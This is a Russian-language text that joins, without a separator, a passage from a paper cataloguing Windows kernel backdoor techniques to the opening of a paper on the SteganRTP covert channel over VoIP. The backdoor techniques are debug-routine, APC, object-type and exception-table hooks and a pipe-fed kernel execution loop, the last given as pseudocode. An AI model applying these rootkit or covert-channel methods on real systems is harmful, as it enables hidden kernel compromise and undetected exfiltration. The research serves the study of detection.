Ядро Windows имеет интерфейс интерактивной отладки. Отладчик получает события исключений, загрузки модулей и отладочного вывода через глобальный указатель `KiDebugRoutine`. Обычно он указывает на почти пустую `KdpStub` либо на `KdpTrap`, когда отладчик включен.

Замена `KiDebugRoutine` собственной функцией дает управление в ключевые моменты: при обработке исключений, загрузке модулей и отладочной печати. Начиная с Server 2003 отладчик можно частично включать и выключать на лету, поэтому указатель законно меняется между `KdpStub` и `KdpTrap` и простая проверка неизменности недостаточна.

Большинство отладочных событий, кроме отдельных исключений, приходит через прерывание `0x2d` (`DebugService`). Оно упаковывает событие как специальное исключение и передает его `KiDebugRoutine` по обычному пути диспетчеризации.

Категория: тип IIa с поправкой на версию: в старых системах значение записывается однажды, в новых ограниченно меняется.

Происхождение: примеры вредоносного использования `KiDebugRoutine` авторам неизвестны.

Возможности: управление при обработке исключений, загрузке модулей и отладочном выводе; события для отладчика можно фильтровать, хотя полное скрытие требует дополнительных перехватов.

Особенности: доставка событий зависит от `NtGlobalFlag` и параметров загрузки. Указатель не экспортируется и может вызываться в произвольном контексте; направление его в пользовательскую память опасно, кроме описанного приема с `ntdll.dll`.

Скрытность: неэкспортируемая изменяемая переменная ядра защищена от простых проверок, но штатных значений фактически только два — `KdpStub` и `KdpTrap`. В x64 ее защищает `PatchGuard`.

Для приостановки потока структура `KTHREAD` содержит `KAPC SuspendApc`. Ядро ставит этот APC в очередь, после чего в контексте приостанавливаемого потока вызывается `NormalRoutine`, обычно `nt!KiSuspendThread`. Замена `SuspendApc.NormalRoutine` дает выполнение кода ядра при попытке приостановить выбранный поток:

```
SuspendThread(GetCurrentThread());
```

Категория: тип IIa.

Происхождение: по мнению авторов, это первое публичное описание идеи Skywing. Hognlund упоминал очереди APC, но не `SuspendApc` [18].

Возможности: выполнение кода режима ядра.

Особенности: метод очень эффективен, но поток после него нельзя нормально приостановить. Если заменяющая процедура не возвращает управление, поток и процесс нельзя завершить, поскольку вызов выполняется на уровне APC. Положение `SuspendApc` меняется между версиями. Эвристика основана на том, что поле следует за `StackBase`, равным `InitialStack`, а последнее в проверенных версиях надежно находится по смещению `0x18`.

Скрытность: указатель заменяется в динамической памяти одного потока. Метод достаточно скрытен, хотя теоретически можно перечислить потоки и проверить равенство `SuspendApc.NormalRoutine == nt!KiSuspendThread`; безопасно сделать это сложно.

Экспорт WDM `nt!PsSetCreateThreadNotifyRoutine` позволяет драйверам регистрировать функцию обратного вызова при создании и завершении потоков. Ядро вызывает зарегистрированные функции при каждом таком событии.

Категория: тип II.

Происхождение: присутствует в WDM с первого выпуска.

Возможности: выполнение кода режима ядра.

Особенности: приложение может вызвать функцию, просто создав или завершив поток. Она выполняется в контексте процесса, поэтому ее адрес можно направить в `ntdll.dll`.

Скрытность: запись смешивается со штатными обратными вызовами, однако адрес в `ntdll.dll`, выгружаемом или невыгружаемом пуле подозрителен.

Ядро Windows NT представляет ресурсы объектами определенного типа: файлами, драйверами, устройствами, процессами, потоками и т. п. `OBJECT_TYPE` содержит вложенную структуру `OBJECT_TYPE_INITIALIZER` с указателями функций:

```
DumpProcedure, OpenProcedure, CloseProcedure, DeleteProcedure,  
ParseProcedure, SecurityProcedure, QueryNameProcedure, OkayToCloseProcedure
```

`OpenProcedure` и `CloseProcedure` вызываются при открытии и закрытии объекта данного типа. Лазейка может выполнить произвольный код ядра при любом из этих действий.

Категория: тип IIa.

Происхождение: Matt Conover показывал применение инициализаторов для обнаружения руткитов на XCon 2005 [8]; обратное использование очевидно.

Возможности: выполнение кода режима ядра.

Особенности: отсутствуют.

Скрытность: обнаруживается сравнением с заведомо исправным состоянием; готовые инструменты с такой проверкой авторам неизвестны.

В Windows x64 обработка исключений и раскрутка стека управляются данными: каталог исключений PE описывает процедуры, обработчики и правила раскрутки. Для ускорения поиска Microsoft использует кэши. Второй уровень представлен `PsInvertedFunctionTable` в ядре и `LdrpInvertedFunctionTable` в пользовательском режиме — линейным массивом первых загруженных модулей, связывающим диапазон образа с каталогом исключений. После кэширования каталог из заголовка PE больше не используется.

Если заменить в `PsInvertedFunctionTable` указатель каталога исключений адресом теневого каталога в предоставленной атакующим памяти, можно изменить обработку исключений и раскрутку стека всего модуля. Например, обработчик способен охватить каждый байт его кода. Новый каталог может быть крупнее исходного, а сам образ в памяти не меняется, что затрудняет примитивное обнаружение.

Категория: тип IIa с поправкой на запись: элементы ядра и HAL фактически неизменны после инициализации, а записи динамических драйверов могут законно меняться.

Происхождение: примеры вредоносного применения авторам неизвестны. Подмену `PsInvertedFunctionTable` как способ обхода PatchGuard 2 предложил Skywing [37].

Возможности: установка обработчика исключений в произвольных местах модуля и получение управления при обходе исключения.

Особенности: структура и примитивы синхронизации не экспортируются, но ее можно найти через функции вроде `RtlLookupFunctionEntry`. После загрузки изменять записи ядра и HAL сравнительно безопасно. Из-за 32-битного RVA обработчики должны находиться в пределах 4 Гбайт от базы модуля.

Скрытность: код и данные модуля не меняются, а проверка заголовка PE после заполнения кэша бесполезна. Атаку может выявить сравнение списка модулей с таблицей. PatchGuard 3, по всей

видимости, защищает ее важные части.

Ядро Windows предоставляет механизмы асинхронного выполнения: APC, DPC, рабочие элементы и потоки. Лазейка может штатными API запланировать задачу с произвольным кодом ядра. Например, APC режима ядра способен воспользоваться приемом с `ntdll.dll` и выполнить измененный участок библиотеки в привилегированном контексте.

Категория: тип II.

Происхождение: очевидное применение возможностей ОС; Hoglund упоминал его в июне 2006 года [18].

Возможности: выполнение кода режима ядра.

Особенности: отложенные процедуры предъявляют требования к размещению памяти; DPC выполняется на уровне диспетчеризации, поэтому код должен находиться в невыгружаемой памяти.

Скрытность: лазейка существует временно или бездействует рядом с обычным переходным состоянием ОС, что затрудняет обнаружение.

2.6. Цикл асинхронного чтения

Иногда перехватывать ядро не требуется: достаточно поведения диспетчера ввода-вывода. При чтении ядро создает IRP с `MajorFunction = IRP_MJ_READ`, передает его объекту устройства, а после завершения вызывает заданную процедуру окончания.

Пользовательский процесс обслуживает именованный канал, а небольшой фрагмент кода ядра асинхронно читает из него данные и выполняет их в привилегированном контексте. Процедура создает IRP асинхронного чтения и назначает себя обработчиком завершения; получив данные, она выполняет содержимое буфера и отправляет следующий запрос.

```
KernelRoutine(DeviceObject, ReadIrp, Context)
{
    if (ReadIrp == NULL)
        FileObject = OpenNamedPipe(...);
    else {
        FileObject = GetFileObjectFromIrp(ReadIrp);
        RunCodeFromIrpBuffer(ReadIrp);
    }
    DeviceObject = IoGetRelatedDeviceObject(FileObject);
    ReadIrp = IoBuildAsynchronousFsdRequest(...);
    IoSetCompletionRoutine(ReadIrp, KernelRoutine);
    IoCallDriver(DeviceObject, ReadIrp);
}
```

Категория: тип II.

Происхождение: авторы считают это первым публичным описанием.

Возможности: выполнение кода режима ядра.

Скрытность: объем постоянного кода минимален — выполнить буфер и отправить следующий IRP. Для обнаружения можно искать вредоносное устройство или сервер именованного канала либо сигнатуру процедуры завершения в памяти, но последний способ ненадежен, особенно если код остается закодированным до вызова.

2.7. Утечка привилегированного CS

Защищенный режим x86 ввел кольца привилегий. Текущий уровень определяется двумя младшими битами селектора CS. При прерывании процессор переходит в кольцо 0 и сохраняет в стеке состояние, включая прежний CS:

```
typedef struct _SAVED_STATE
{
    ULONG_PTR Eip;
    ULONG_PTR CodeSelector;
    ULONG     Eflags;
    ULONG_PTR Esp;
    ULONG_PTR StackSelector;
} SAVED_STATE, *PSAVED_STATE;
```

Если очистить младшие биты сохраненного CS, превратив менее привилегированный селектор в более привилегированный, после восстановления состояния через `iret` исходный вызывающий получит права кольца 0.

Категория: не определена, поскольку используется поведение оборудования; при изменении кода для подмены CS реализация относится к типу I.

Происхождение: опасность утечки привилегированного CS известна с появления защищенного режима 80286 в 1982 году [22].

Возможности: выполнение кода режима ядра.

Особенности: вызываемый из пользовательского режима код должен учитывать выполнение в контексте ядра. Ядро старается не допустить получения привилегированного CS пользовательским потоком.

Скрытность: зависит от способа перехвата и изменения сохраненного состояния; при дополнительном перехвате обнаружение похоже на проверку образов.

3. Предотвращение и смягчение последствий

Главная цель статьи — каталог, а не полный перечень защит, однако некоторые подходы заслуживают обсуждения. Особенно интересна **неизменяемая память**, которую невозможно модифицировать. Она подошла бы для исполняемых сегментов и фактически однократно записываемых областей вроде SSDT. Насколько известно авторам, x86 и x64 не предоставляют такого аппаратного контроля.

В виртуализированной среде неизменяемую память способен реализовать гипервизор: гостевая ОС помечает страницы специальным гипервызовом, после чего все попытки записи блокируются.

Хорошими кандидатами являются SSDT, однократно записываемый сегмент Windows ALMOSTRO и элементы данных ядра, изменяемые лишь при инициализации. Это предотвратило бы ряд перехватов. Недостаток — потеря части возможностей оперативного исправления ядра, иногда необходимых, особенно в x64. По мнению авторов, выигрыш в безопасности важнее. Неизменяемая память позволила бы PatchGuard предотвращать изменение, а не периодически обнаруживать его.

4. Выполнение кода в режиме ядра

Существует мнение, что конкретные лазейки обнаруживать не нужно: достаточно запретить выполнение недоверенного кода в ядре либо его постоянное закрепление. Авторы считают оба тезиса ошибочными.

Современные ОС и оборудование x86/x64 не гарантируют выполнение в ядре только заранее доверенного кода. Microsoft развивает Code Integrity и Trusted Boot, однако привилегированный код сам может содержать уязвимости [2]. Ошибки ядра Windows уже подтверждали практичность этого вектора [6, 10], а меры защиты ядра значительно слабее пользовательских защит XP SP2 и Vista.

Существуют и слабо заметные ядру пути: BIOS, платы расширения и EFI для запуска привилегированного кода (John Heasman [16, 17]), режим управления системой SMM (Loïc Duflot [9]) и прямой доступ DMA к физической памяти, хотя последний обычно требует физического доступа.

Предотвращение и обнаружение закрепления полезно, но недостаточно. Руткит в памяти редко перезагружаемого веб-сервера финансовой организации практически не отличается от постоянно закрепленного. Гарантированно исключить закрепление вредоносного кода пока невозможно: мест хранения слишком много, в том числе невидимых ОС. TPM и доверенные вычисления со временем могут помочь [42, 43], но на момент статьи их зрелость и эффективность неясны.

Поскольку универсально запретить выполнение недоверенного кода и его закрепление в ядре невозможно, необходимы продуманные способы предотвращения и обнаружения локальных лазеек.

5. PatchGuard versus Rootkits

PatchGuard часто считают средством сдерживания руткитов, поскольку он проверяет многие точки перехвата. Но существующая реализация работает на том же уровне привилегий, что и драйверы, поэтому атакующий способен помешать завершению проверок. Авторы ранее описали способы отключения PatchGuard [36, 37]. Microsoft может закрывать отдельные атаки, однако это игра в кошки-мышки, где авторы руткитов имеют преимущество во времени и положении.

В будущем PatchGuard можно усилить возможностями гипервизора: неизменяемой памятью, выполнением на более высоком уровне привилегий либо внутри самого гипервизора. Однако такая архитектура требует осторожности.

Даже если отключение станет невозможным, сохранится фундаментальная проблема: явные проверки охватывают только известные структуры. PatchGuard способен контролировать наиболее вероятные цели, но всегда найдутся другие, например SuspendApc отдельного потока. Поэтому защита вынуждена реагировать постфактум и догонять авторов руткитов. Опыт систем обнаружения вторжений показывает, что реактивной защиты против квалифицированного противника часто недостаточно.

PatchGuard уместнее сравнить со школьным дежурным: он заставляет «хороших учеников», например независимых поставщиков ПО, соблюдать правила, чтобы не лишиться поддержки. «Плохие ученики» — руткиты — защиты не боятся и будут обходить ее, даже если метод перестанет работать после обновления.

6. Благодарности

Авторы благодарят всех названных и неназванных исследователей, чьи предыдущие работы повлияли на содержание статьи.

7. Заключение

В Windows существует множество способов создать локальную лазейку режима ядра. Они ослабляют гарантии безопасности и открывают пользовательским процессам доступ к закрытым ресурсам: данным ядра, отключению проверок и произвольному выполнению привилегированного

кода.

Очевидная выгода для руткита — доступ к защищенным ресурсам. Менее очевидная — уменьшение объема собственного кода в ядре. Поскольку многие инструменты сканируют привилегированную память в поисках лазеек [32, 14], сокращение заметного кода важно. В статье описано перенаправление управления пользовательскому коду через отображение `ntdll`, присутствующее в каждом процессе, включая `System`, причем содержимое может зависеть от процесса.

Понимание методов необходимо для разработки средств предотвращения и обнаружения. Неизменяемая память способна устранить часть распространенных перехватов, но на смену закрытым приемам появятся новые — обычный цикл противоборствующих систем.

Ссылки

- [1] AMD. AMD64 Architecture Programmer's Manual Volume 2: System Programming. Dec, 2005.
- [2] Anonymous Hacker. Xbox 360 Hypervisor Privilege Escalation Vulnerability. Bugtraq. Feb, 2007. <<http://www.securityfocus.com/archive/1/461489>>
- [3] Blanset, David et al. Dual operating system computer. Oct, 1985. <<http://www.freepatentsonline.com/4747040.html>>
- [4] Brown, Ralf. Pentium Model-Specific Registers and What They Reveal. Oct, 1995. <<http://www.rcollins.org/articles/p5msr/PentiumMSRs.html>>
- [5] Butler, James and Sherri Sparks. Windows Rootkits of 2005. Nov, 2005. <<http://www.securityfocus.com/infocus/1850>>
- [6] Cerrudo, Cesar. Microsoft Windows Kernel GDI Local Privilege Escalation. Oct, 2004. <<http://projects.info-pull.com/mokb/MOKB-06-11-2006.html>>
- [7] CIAC. E-34: Onehalf Virus (MS-DOS). Sep, 1994. <<http://www.ciac.org/ciac/bulletins/e-34.shtml>>
- [8] Conover, Matt. Malware Profiling and Rootkit Detection on Windows. 2005. <http://xcon.xfocus.org/xcon2005/archives/2005/Xcon2005_Shok.pdf>
- [9] Duflot, Loïc. Security Issues Related to Pentium System Management Mode. CanSecWest, 2006. <<http://www.cansecwest.com/slides06/csw06-duflot.ppt>>
- [10] Ellch, John et al. Exploiting 802.11 Wireless Driver Vulnerabilities on Windows. Jan, 2007. <<http://www.uninformed.org/?v=6&a=2&t=sumry>>
- [11] Firew0rker, the nobodies. Kernel-mode backdoors for Windows NT. Phrack 62. Jan, 2005. <<http://www.phrack.org/issues.html?issue=62&id=6#article>>
- [12] fuzenop. SysEnterHook. Feb, 2005. <http://www.rootkit.com/vault/fuzen_op/SysEnterHook.zip>
- [13] Garfinkel, Tal. Traps and Pitfalls: Practical Problems in System Call Interposition Based Security Tools. <<http://www.stanford.edu/talg/papers/traps/traps-ndss03.pdf>>
- [14] Gassoway, Paul. Discovery of kernel rootkits with memory scan. Oct, 2005. <<http://www.freepatentsonline.com/20070078915.html>>
- [15] Gulbrandsen, John. System Call Optimization with the SYSENTER Instruction. Oct, 2004. <<http://www.codeguru.com/Cpp/W-P/system/devicedriverdevelopment/article.php/c8223/>>
- [16] Heasman, John. Implementing and Detecting an ACPI BIOS Rootkit. BlackHat Federal, 2006. <<https://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Heasman.pdf>>
- [17] Heasman, John. Implementing and Detecting a PCI Rootkit. Nov, 2006. <http://www.ngssoftware.com/research/papers/Implementing_And_Detecting_A_PCI_Rootkit.pdf>
- [18] Hoglund, Greg. Kernel Object Hooking Rootkits (KOH Rootkits). Jun, 2006. <<http://www.rootkit.com/newsread.php?newsid=501>>
- [19] Hoglund, Greg. A *REAL* NT Rootkit, patching the NT Kernel. Phrack 55. Sep, 1999. <<http://phrack.org/issues.html?issue=55&id=5>>

- [20] Hoglund, Greg and James Butler. Rootkits: Subverting the Windows Kernel. 2006. Addison-Wesley.
- [21] Hunt, Galen and Doug Brubacher. Detours: Binary Interception of Win32 Functions. 3rd USENIX Windows NT Symposium, 1999.
- [22] Intel. 2.1.2 The Intel 286 Processor (1982). Intel 64 and IA-32 Architectures Software Developer's Manual. <<http://www.intel.com/products/processor/manuals/index.htm>>.
- [23] Intel. IA-32 Intel Architecture Software Developer's Manual Volume 3: System Programming Guide. Sep, 2005.
- [24] Jack, Barnaby. Remote Windows Kernel Exploitation: Step into the Ring 0. Aug, 2005. <http://www.blackhat.com/presentations/bh-usa-05/BH_US_05-Jack_White_Paper.pdf>
- [25] Kasslin, Kimmo. Kernel Malware: The Attack from Within. 2006. <http://www.f-secure.com/weblog/archives/kasslin_AVAR2006_KernelMalware_paper.pdf>
- [26] Kdm. NTIllusion: A portable Win32 userland rootkit [incomplete]. Phrack 62. Jan, 2005. <<http://www.phrack.org/issues.html?issue=62&id=12&mode=txt>>
- [27] M. B. Jones. Interposition agents: Transparently interposing user code at the system interface. SOSP, 1993. <<http://www.scs.stanford.edu/nyu/04fa/sched/readings/interposition-agents.pdf>>
- [28] Mythrandir. Protected mode programming and O/S development. Phrack 52. Jan, 1998. <<http://www.phrack.org/issues.html?issue=52&id=17#article>>
- [29] PaX team. PAGEEXEC. Mar, 2003. <<http://pax.grsecurity.net/docs/pageexec.txt>>
- [30] Plaguez. Weakening the Linux Kernel. Phrack 52. Jan, 1998. <<http://www.phrack.org/issues.html?issue=52&id=18#article>>
- [31] Prasad Dabak, Milind Borate, and Sandeep Phadke. Hooking Software Interrupts. Oct, 1999. <<http://www.windowsitlibrary.com/Content/356/09/1.html>>
- [32] Rutkowska, Joanna. System Virginity Verifier. <<http://invisiblethings.org/tools/svv/svv-2.3-src.zip>>
- [33] Rutkowska, Joanna. Rootkit Hunting vs. Compromise Detection. BlackHat Europe, 2006. <http://invisiblethings.org/papers/rutkowska_bheurope2006.ppt>
- [34] Rutkowska, Joanna. Introducing Stealth Malware Taxonomy. Nov, 2006. <<http://invisiblethings.org/papers/malware-taxonomy.pdf>>
- [35] Silvio. Shared Library Call Redirection Via ELF PLT Infection. Phrack 56. Jan, 2000. <<http://www.phrack.org/issues.html?issue=56&id=7#article>>
- [36] skape and Skywing. Bypassing PatchGuard on Windows x64. Uninformed Journal. Jan, 2006. <<http://www.uninformed.org/?v=3&a=3&t=sumry>>
- [37] Skywing. Subverting PatchGuard version 2. Uninformed Journal. Jan, 2007. <<http://www.uninformed.org/?v=6&a=1&t=sumry>>
- [38] Skywing. Anti-Virus Software Gone Wrong. Uninformed Journal. Jun, 2006. <<http://www.uninformed.org/?v=4&a=4&t=sumry>>
- [39] Skywing. Programming against the x64 exception handling support. Feb, 2007. <<http://www.nynaeve.net/?p=113>>
- [40] Soeder, Derek. Windows Expand-down Data Segment Local Privilege Escalation. Apr, 2004. <<http://research.eeye.com/html/advisories/published/AD20040413D.html>>
- [41] Sparks, Sherri and James Butler. Raising the Bar for Windows Rootkit Detection. Phrack 63. Jan, 2005. <<http://www.phrack.org/issues.html?issue=63&id=8>>
- [42] Trusted Computing Group. Trusted Computing Group: Home. <<https://www.trustedcomputinggroup.org/home>>
- [43] Trusted Computing Group. TPM Specification. <<https://www.trustedcomputinggroup.org/specs/TPM/>>
- [44] Welinder, Morten. modifyldt security holes. Mar, 1996. <<http://lkml.org/lkml/1996/3/6/13>>
- [45] Wikipedia. Call gate. <http://en.wikipedia.org/wiki/Call_gate>

Стеганография реального времени с RTP

Дата: сентябрь 2007

Автор: I)ruid, C²ISSP

Контакт: <druid@caughq.org>

Сайт: <<http://druid.caughq.org>>

Аннотация

Протокол передачи данных реального времени RTP используется почти всеми системами IP-телефонии как аудиоканал звонка. Его особенности дают множество возможностей для создания скрытого канала связи. Стеганография в звуковых носителях исследована достаточно хорошо, но большинство практических реализаций ограничено статическими файлами WAV и MP3. В статье описаны распространенный метод аудиостеганографии, сложности создания полнодуплексного канала внутри звуковых данных, передаваемых ненадежным потоковым протоколом, и способы решения этих проблем. К статье приложена эталонная реализация SteganRTP.

1. Введение

Статья описывает исследование на стыке стеганографии, интернет-телефонии и передачи данных.

1.1. Обзор

В первой главе изложены мотивация, основные понятия и терминология IP-телефонии, RTP, стеганографии и сокрытия данных в звуке. Во второй определяется стеганография реального времени, рассматривается ее применение к RTP и перечисляются возникающие проблемы. Третья описывает эталонную реализацию SteganRTP: цели, архитектуру, последовательность работы, формат сообщений и подсистемы. В четвертой предложены решения выявленных проблем, а в пятой подведены итоги исследования.

1.2. IP-телефония

Термин Voice over IP практически равнозначен интернет-телефонии. Большинство систем VoIP использует отдельные сигнальный и медиаканал. Первый устанавливает, обслуживает и завершает звонки между участниками, второй передает звук, видео и другие медиаданные. Для сигнализации существуют стандарты SIP [1], H.323 [2], Skinny [3] и другие; в качестве медиаканала почти повсеместно применяется RTP [4].

1.3. Протокол передачи данных реального времени

Авторы определяют RTP как транспортный протокол для приложений реального времени. Он обеспечивает сквозную передачу звука, видео и других потоковых данных, обычно поверх UDP [5], как в одноадресных, так и в многоадресных сетях. В VoIP медиаканал RTP обычно работает

независимо от сигнального канала. Стандарт не задает портов по умолчанию, поэтому конечные точки согласуют их средствами сигнализации. Сигнальные события могут также менять кодек, добавлять и удалять участников либо завершать звонок.

Существенный недостаток RTP — передача данных по сети в открытом виде. Профиль SRTP [6] позволяет шифровать части пакета, но не определяет способ согласования и безопасного обмена ключами. На момент написания существовало несколько механизмов, однако ни органы стандартизации, ни рынок не выбрали единый. Поэтому большинство реализаций не применяет SRTP и передает медиаданные открыто. Это и послужило мотивацией исследования: неизвестная третья сторона способна перехватить весь медиатрафик легитимного звонка либо его часть и использовать для скрытой связи.

1.4. Стеганография

Слово «стеганография» происходит от греческих *steganos* и *graphein* и буквально означает «тайнопись». Ее главная цель — скрыть сам факт связи [7–9], поместив сообщение в контейнер так, чтобы наблюдатель не заметил его присутствия.

Стеганоанализ, напротив, стремится обнаружить скрытое сообщение [8]. Обычные методы включают статистический анализ предполагаемого стегоконтейнера, проверку извлеченных данных на свойства естественного языка и специальные атаки на известные схемы встраивания.

В статье используются следующие термины:

1. **Контейнер** — данные, в которых будет спрятано сообщение.
2. **Стегоконтейнер** — данные, уже содержащие скрытое сообщение.
3. **Сообщение** — скрываемые данные.
4. **Избыточные биты** — биты контейнера, которые можно изменить без нарушения его целостности.

Встраивание сообщения обычно состоит из трех этапов. Сначала определяются избыточные биты контейнера, затем выбирается их подмножество, после чего выбранные биты изменяются для хранения сообщения. Часто ими служат один или несколько младших значащих битов каждого кодового слова.

1.5. Стеганография с аудио

Медиаформаты, особенно звуковые, не требуют математически точного воспроизведения: человеческое ухо не замечает многих небольших изменений. Две записи одного оркестра, сделанные разными устройствами, могут сильно различаться на уровне цифровых данных, но звучать одинаково. Поэтому звуковой поток можно изменить так незначительно, что слушатель не отличит контейнер от стегоконтейнера.

Во многих звуковых форматах младший значащий бит каждого отсчета можно использовать как избыточный. Пусть восьмибитные отсчеты контейнера имеют вид:

```
0xb4 0xe5 0x8b 0xac 0xd1 0x97 0x15 0x68
```

В битах:

```
10110100 11100101 10001011 10101100 11010001 10010111 00010101 01101000
```

Чтобы спрятать байт 0xd6, то есть 11010110, изменим младший бит каждого отсчета:

```
10110101 11100101 10001010 10101101 11010000 10010111 00010101 01101000
```

Получаются данные стегоконтейнера:

```
0xb5 0xe5 0x8a 0xad 0xd0 0x97 0x15 0x68
```

В среднем изменяется лишь половина байтов, но их младшие биты содержат целый байт сообщения. При таком размере кодового слова контейнер должен быть как минимум в восемь раз больше скрываемых данных.

В аудиостеганографии исследовалась передача сообщений как в слышимом, так и в неслышимом диапазоне, а также непосредственное цифровое встраивание в звуковые данные. Многие методы стали общепринятыми и просто воспроизводятся в новых реализациях.

Большинство прежних работ посвящено статическим звуковым файлам. S-Tools [10], MP3Stego [11], Hide 4 PGP [12] и другие используют WAV, MP3 и VOC как контейнеры. Практических реализаций для изменяющегося потокового носителя реального времени было мало.

Несколько работ пытались применять стеганографию к VoIP. Полный анализ найденных до этого исследования работ уже опубликован [13]. Вкратце: большинство использовало стеганографические техники, но либо не достигало главной цели стеганографии, либо применяло их для очевидной, не скрытой цели.

2. Стеганография реального времени

Здесь стеганография реального времени означает встраивание сообщения в активный медиапоток; контейнером служит звук звонка VoIP.

Почти все прежние решения для звуковых контейнеров работали как канал хранения с отдельными режимами hide и retrieve. Сам носитель обычно был статическим, например WAV или MP3, либо однонаправленным потоком стегозвука к получателю.

За несколько недель до презентации исследования на DEFCON 15, проходившей 3–5 августа 2007 года [14, 15], была опубликована другая работа о реальном времени — Vo(2)IP [16]. Ее анализ и недостатки включены в обновленную версию предыдущей статьи автора [13].

2.1. Контекстная терминология

Стеганография и networking используют общие слова с разными значениями. Чтобы не путаться:

1. **Пакет** — сетевой пакет IP, UDP или RTP, передаваемый по сети.
2. **Сообщение** — скрываемые или извлекаемые данные.

2.2. Избыточные биты в полезной нагрузке RTP

Полезная нагрузка RTP представляет собой закодированные мультимедийные данные. В исследовании рассматривается звук, в частности кодек G.711 [17]. Заголовок RTP содержит поле типа полезной нагрузки (PT), определяющее кодек.

Частота, расположение и число избыточных битов зависят от кодека. G.711 кодирует отсчеты одним байтом и обычно выдерживает изменение младшего значащего бита каждого отсчета [18]. Кодеки с более крупными отсчетами могут допускать изменение одного или нескольких битов без заметного ухудшения звука.

Размер слова, или отсчета, влияет на доступную емкость. Обычно без слышимых последствий можно менять только младший бит каждого слова. Поэтому в 16-битном звуковом контейнере при прочих равных доступно примерно вдвое меньше места, чем в 8-битном.

Codec	Standard by	Bit Rate (kb/s)	Sample Rate (kHz)	FrameSize (ms)
G.711	ITU-T	64	8	Sampling
G.721	ITU-T	32	8	Sampling
G.722	ITU-T	64	16	Sampling
G.722.1	ITU-T	24/32	16	20
G.723	ITU-T	24/40	8	Sampling
G.723.1	ITU-T	5.6/6.3	8	30
G.726	ITU-T	16/24/32/40	8	Sampling
G.727	ITU-T	variable		Sampling
G.728	ITU-T	16	8	2.5
G.729	ITU-T	8	8	10
GSM 06.10	ETSI	13	8	22.5
LPC10	U.S. Gov	2.4	8	22.5
Speex (NB)		8, 16, 32	2.15 - 24.6	30
Speex (WB)		8, 16, 32	4 - 44.2	34
iLBC		8	13.3	30
DoD CELP	U.S. DoD	4.8		30
EVRC	3GPP2	9.6/4.8/1.2	8	20
DVI	IMA	32	Variable	Sampling
L16		128	Variable	Sampling

G.711 — простой кодек на основе отсчетов. Он представляет звук как линейную последовательность восьмибитных значений в порядке дискретизации.

Используя младший бит каждого отсчета в типичной 160-байтовой полезной нагрузке RTP с G.711, можно встроить 20 байт сообщения. При средней частоте 50 пакетов в секунду в каждом направлении пропускная способность полнодуплексного скрытого канала составляет около 1000 байт/с.

2.3. Выявленные проблемы и вызовы

RTP обычно работает поверх UDP. Для потоковых мультимедиа это естественно, но неудобно для надежного скрытого канала. UDP не устанавливает соединения и не гарантирует доставку и порядок пакетов [5]. Поэтому части сообщения, распределенные между несколькими пакетами-контейнерами RTP, могут прийти не по порядку или потеряться.

Пакеты RTP невелики, но передаются десятками или сотнями в секунду. Кодеки с разным размером отсчета предоставляют разную емкость. Большие сообщения неизбежно приходится делить между несколькими пакетами и собирать у получателя.

RTP крайне чувствителен к задержкам пакетов. Любые дополнительные расходы на встраивание или проверку способны ухудшить качество звонка. Система должна быстро пропускать посторонние пакеты и эффективно обрабатывать нужные.

Обычный сеанс RTP состоит из двух однонаправленных потоков пакетов. Для полнодуплексного скрытого канала необходимо правильно распознавать и отслеживать оба.

Звук в RTP может быть сжат. Для правильного использования избыточных битов обычно нужны несжатые данные, поэтому может потребоваться распознать формат контейнера, распаковать, изменить и снова сжать звук. При сжатии с потерями встроенные до него данные могут исчезнуть, что требует дополнительных мер защиты.

На пути RTP могут находиться медиашлюзы и B2BUA. Они способны перекодировать звук, снижать частоту дискретизации, нормализовать громкость или смешивать потоки. Такие преобразования могут повредить стегоконтейнер.

Перекодирование возникает, когда промежуточное устройство связывает конечные точки с разными кодеками, например GSM и G.711 или Speex. Понижение частоты дискретизации и нормализация меняют громкость и шум, а смешивание потоков в конференции почти наверняка разрушает целостность стегоконтейнера.

Сигнализация VoIP часто позволяет менять кодирование звука на лету. Сеанс RTP может начаться с одного кодека и перейти на другой из-за требований QoS, подключения нового участника или по иной причине. Стеганографическая система должна динамически приспосабливать алгоритм встраивания к размеру и расположению отсчетов разных кодеков.

3. Эталонная реализация SteganRTP

3.1. Цели дизайна

1. **Обеспечить стеганографическую скрытность.** Наблюдатель звукового потока RTP должен видеть лишь обычный обмен между двумя конечными точками.
2. **Создать полнодуплексный канал.** Оба потока сеанса должны одновременно передавать данные в двух направлениях.
3. **Компенсировать ненадежный транспорт.** Необходимы нумерация, отслеживание и повторная передача.
4. **Обеспечить одинаковую работу в разных режимах.** SteganRTP может выполняться на узле конечной точки или действовать как активный посредник, перенаправляющий трафик RTP.
5. **Передавать данные разных типов.** Требуется поддержка чата, файлов и удаленной командной оболочки с указанием типа и форматированием данных.

3.2. Архитектура работы

Приложение выполняется либо на том же узле, что и конечная точка RTP, либо как активный посредник. Два взаимодействующих экземпляра SteganRTP могут работать в разных режимах.

SteganRTP должен перенаправлять только исходящий поток RTP от ближайшей конечной точки к удаленной. Обратный входящий поток достаточно наблюдать, не изменяя его.

3.3. Последовательность работы приложения

При запуске SteganRTP инициализирует структуры памяти и параметры командной строки. Затем программа наблюдает за сетевым трафиком, пока не обнаружит сеанс RTP, соответствующий условиям пользователя. После этого она устанавливает перехваты в сетевом стеке, чтобы получать нужные пакеты при отправке или приеме, а в режиме активного посредника — в обоих направлениях. Перехваченные пакеты помещаются в очередь.

Направление определяется по тому, какие адрес и порт конечной точки считаются локальными и удаленными, а в режиме посредника — ближними и дальними.

Входящий пакет копируется приложению, а оригинал сразу отправляется дальше. Из копии извлекаются предполагаемые данные сообщения, затем они расшифровываются, проверяется контрольная сумма и действительное сообщение передается обработчику.

Для исходящего пакета сначала проверяются очереди ожидающих данных. Если они пусты, пакет отправляется без изменений. Иначе из файлового дескриптора читается объем данных, помещающийся в контейнер, формируется и шифруется сообщение, которое встраивается в полезную нагрузку RTP; измененный пакет отправляется вместо исходного.

SteganRTP создает кэши сообщений, параметры конфигурации и контекст сеанса RTP. Затем вычисляются ключевые данные: 20-байтовый хеш SHA-1 [21] от общей секретной строки пользователя. Оба экземпляра SteganRTP должны знать один и тот же секрет.

```
keyhash = f( sharedsecret )
```

Опубликованные в 2005 году атаки на коллизии SHA-1 важны для цифровых подписей и сценариев с известным прообразом. В SteganRTP хеш используется лишь для получения битовой последовательности, которая длиннее пользовательского секрета и выглядит случайной. Если атакующий уже получил секрет или хеш, защита нарушена, а поиск коллизии ничего ему не дает.

